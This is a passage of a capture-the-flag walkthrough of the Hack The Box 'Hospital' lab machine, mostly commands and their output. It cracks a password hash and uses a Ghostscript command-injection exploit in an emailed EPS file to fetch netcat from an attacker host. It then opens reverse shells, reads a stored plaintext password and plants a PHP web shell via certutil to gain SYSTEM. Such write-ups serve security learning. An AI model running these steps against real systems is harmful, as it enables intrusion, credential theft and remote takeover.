
I was able to crack the passwords
USER: admin
PASS: 123456

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Hospital]
└─# echo '$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2' > admin.hash

┌──(root㉿kali)-[~/HTB/Boxes/Hospital]
└─# echo '$2y$10$AW5lP/JJnjq5Xeg2CO8uRuuU5OEdyU2z72q5TNyi9mABAWBRLeX0a' > patient.hash

┌──(root㉿kali)-[~/HTB/Boxes/Hospital]
└─# john -w=/usr/share/wordlists/rockyou.txt admin.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
1g 0:00:00:00 DONE (2023-11-23 16:19) 5.000g/s 90.00p/s 90.00c/s 90.00C/s 123456..michael
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I was able to use the drwilliams credentials to also login to the webmail site
LINK: https://hospital.htb

Screenshot Evidence



In an email I see they are using Ghostscript. I searched for Ghostscript exploits and found a new command injection vulnerability
LINK: https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection

```
# Commands Executed
git clone https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection
cd CVE-2023-36664-Ghostscript-command-injection/
```

I started a listener

```
# Netcat way
nc -lvnp 1336

# Metasploit Way
use multi/handler
set LPORT 1336
set LHOST 10.10.14.98
run -j
```

I started a web server to watch for connections and verify downloading a netcat executable to the target


```
# Commands Executed
cp /usr/share/windows-binaries/nc.exe /var/www/html/nc.exe
systemctl start apache2
tail -f /var/log/apache2/access.log
```

There is a file.eps file already in the git repo. I injected code into it to download netcat from my attack machien

```
# Inject Command into payload
python3 CVE_2023_36664_exploit.py --inject --payload "curl 10.10.14.98/nc.exe -o nc.exe" --filename file.eps
```

I sent this as an email to Dan. He opened it and downloaded the nc.exe file to his device


Screenshot Evidence Email Sent




Screenshot Evidence File Downloaded

```
┌──(root㉿kali)-[/var/www/html]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.53.108 - - [23/Nov/2023 18:00:01] "GET / HTTP/1.1" 200 -
10.129.53.108 - - [23/Nov/2023 18:08:47] "GET /nc.exe HTTP/1.1" 200 -
```

I then sent a follow up email to execute a reverse shell and gained access to Dans machine
Screenshot Evidence Second Email



Shortly after I caught the shell
Screenshot Evidence Shell Access



I was then able to read the user flag

```
# Command Executed
type C:\Users\drbrown.HOSPITAL\Desktop\user.txt
#RESULTS
341af047600f99eebe7391ccbfee3a89
```

Screenshot Evidence

```
C:\Users\drbrown.HOSPITAL\Desktop>whoami
whoami
hospital\drbrown

C:\Users\drbrown.HOSPITAL\Desktop>hostname
hostname
DC

C:\Users\drbrown.HOSPITAL\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Switch01):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3488:527f:9c75:ed51%14
   IPv4 Address. . . . . . . . . . . : 192.168.5.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::12a
   IPv6 Address. . . . . . . . . . . : dead:beef::7731:5cef:dee1:8696
   Link-local IPv6 Address . . . . . : fe80::973:761d:3042:2975%12
   IPv4 Address. . . . . . . . . . . : 10.129.53.108
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%12
                                       10.129.0.1

C:\Users\drbrown.HOSPITAL\Desktop>type C:\Users\drbrown.HOSPITAL\Desktop\user.txt
type C:\Users\drbrown.HOSPITAL\Desktop\user.txt
341af047600f99eebe7391ccbfee3a89
```

USER FLAG: 341af047600f99eebe7391ccbfee3a89

PrivEsc

In the Documents directory for user Dan is a bat script called ghostscript.bat

Screenshot Evidence

```
C:\Users\drbrown.HOSPITAL\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7357-966F

 Directory of C:\Users\drbrown.HOSPITAL\Documents

11/23/2023  10:08 PM    <DIR>          .
11/23/2023  10:08 PM    <DIR>          ..
10/23/2023  02:33 PM               373 ghostscript.bat
11/23/2023  10:08 PM            59,392 nc.exe
               2 File(s)         59,765 bytes
               2 Dir(s)   4,180,652,032 bytes free
```

I read the contents of the file and discovered Dr Dans password

```
# Command Executed
type ghostscript.bat
```

USER: dbrown
PASS: chr!$br0wn

Screenshot Evidence

```
C:\Users\drbrown.HOSPITAL\Documents>type ghostscript.bat
type ghostscript.bat
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$br0wn' -
ommand -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /
ame%" }"
```

I discovered that xampp is installed on the device and it is running the email site hosted on an apache server for the site on port 443

Screenshot Evidence

```
C:\xampp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7357-966F

 Directory of C:\xampp

10/22/2023  09:10 PM    <DIR>          .
10/22/2023  09:10 PM    <DIR>          ..
10/22/2023  09:05 PM    <DIR>          anonymous
10/22/2023  09:05 PM    <DIR>          apache
06/07/2013  03:15 AM               436 apache_start.bat
09/30/2019  11:13 PM               190 apache_stop.bat
04/05/2021  08:16 AM            10,324 catalina_service.bat
04/05/2021  08:17 AM             3,766 catalina_start.bat
04/05/2021  08:17 AM             3,529 catalina_stop.bat
10/22/2023  09:05 PM    <DIR>          cgi-bin
```

I checked the my permissions on the directories and discovered I have write access to the folder C:\xampp\htdocs where the site is hosted
I have Write Data Add File (WD) and Read and Execute (RX) permissions in C:\xampp\htdocs

```
# Commands Executed
icacls C:\xampp
icacls C:\xampp\htdocs
```

Screenshot Evidence

```
C:\xampp>icacls htdocs
icacls htdocs
htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
       BUILTIN\Administrators:(I)(OI)(CI)(F)
       BUILTIN\Users:(I)(OI)(CI)(RX)
       BUILTIN\Users:(I)(CI)(AD)
       BUILTIN\Users:(I)(CI)(WD)
       CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

I started a listener


```
# Netcat way
nc -lvnp 1339

# Metasploit Way
use multi/handler
```

```
set LPORT 1339
set LHOST 10.10.14.98
run -j
```

I uploaded the a PHP reverse shell to the directory

```
# Commands on Atack Machine
cp /usr/share/webshells/php/php-reverse-shell.php
# Modify php-reverse-shell.php to use lhost and port I have listening
cd /var/www/html
python3 -m http.server 80
```

Screenshot Evidence



On target machine

```
# Commands Executed
cd C:\xampp\htdocs
certutil -urlcache -f http://10.10.14.98/p0wny-shell.php C:\\xampp\\htdocs\\pshell.php
```

Screenshot Evidence

```
C:\xampp\htdocs>certutil -urlcache -f http://10.10.14.98/p0wny-shell.php C:\\xampp\\htdocs\\pshell.php
certutil -urlcache -f http://10.10.14.98/p0wny-shell.php C:\\xampp\\htdocs\\pshell.php
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

I then visited the link http://10.10.14.98/pshell.php and had gained access as SYSTEM

Screenshot Evidence

```
DC$@DC:C:\xampp\htdocs# whoami
nt authority\system

DC$@DC:C:\xampp\htdocs# hostname
DC

DC$@DC:C:\xampp\htdocs# ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Switch01):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3488:527f:9c75:ed51%14
   IPv4 Address. . . . . . . . . . . : 192.168.5.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::12a
   IPv6 Address. . . . . . . . . . . : dead:beef::7731:5cef:dee1:8696
   Link-local IPv6 Address . . . . . : fe80::973:761d:3042:2975%12
   IPv4 Address. . . . . . . . . . . : 10.129.53.108
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%12
                                       10.129.0.1


DC$@DC:C:\xampp\htdocs#
```

I was then able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
2bf6bed4c67d0e1a1d3829f4217f6d9e
```

Screenshot Evidence

```
DC$@DC:C:\Users\Administrator\Desktop# type root.txt
2bf6bed4c67d0e1a1d3829f4217f6d9e


DC$@DC:C:\Users\Administrator\Desktop#
```

ROOT FLAG: 2bf6bed4c67d0e1a1d3829f4217f6d9e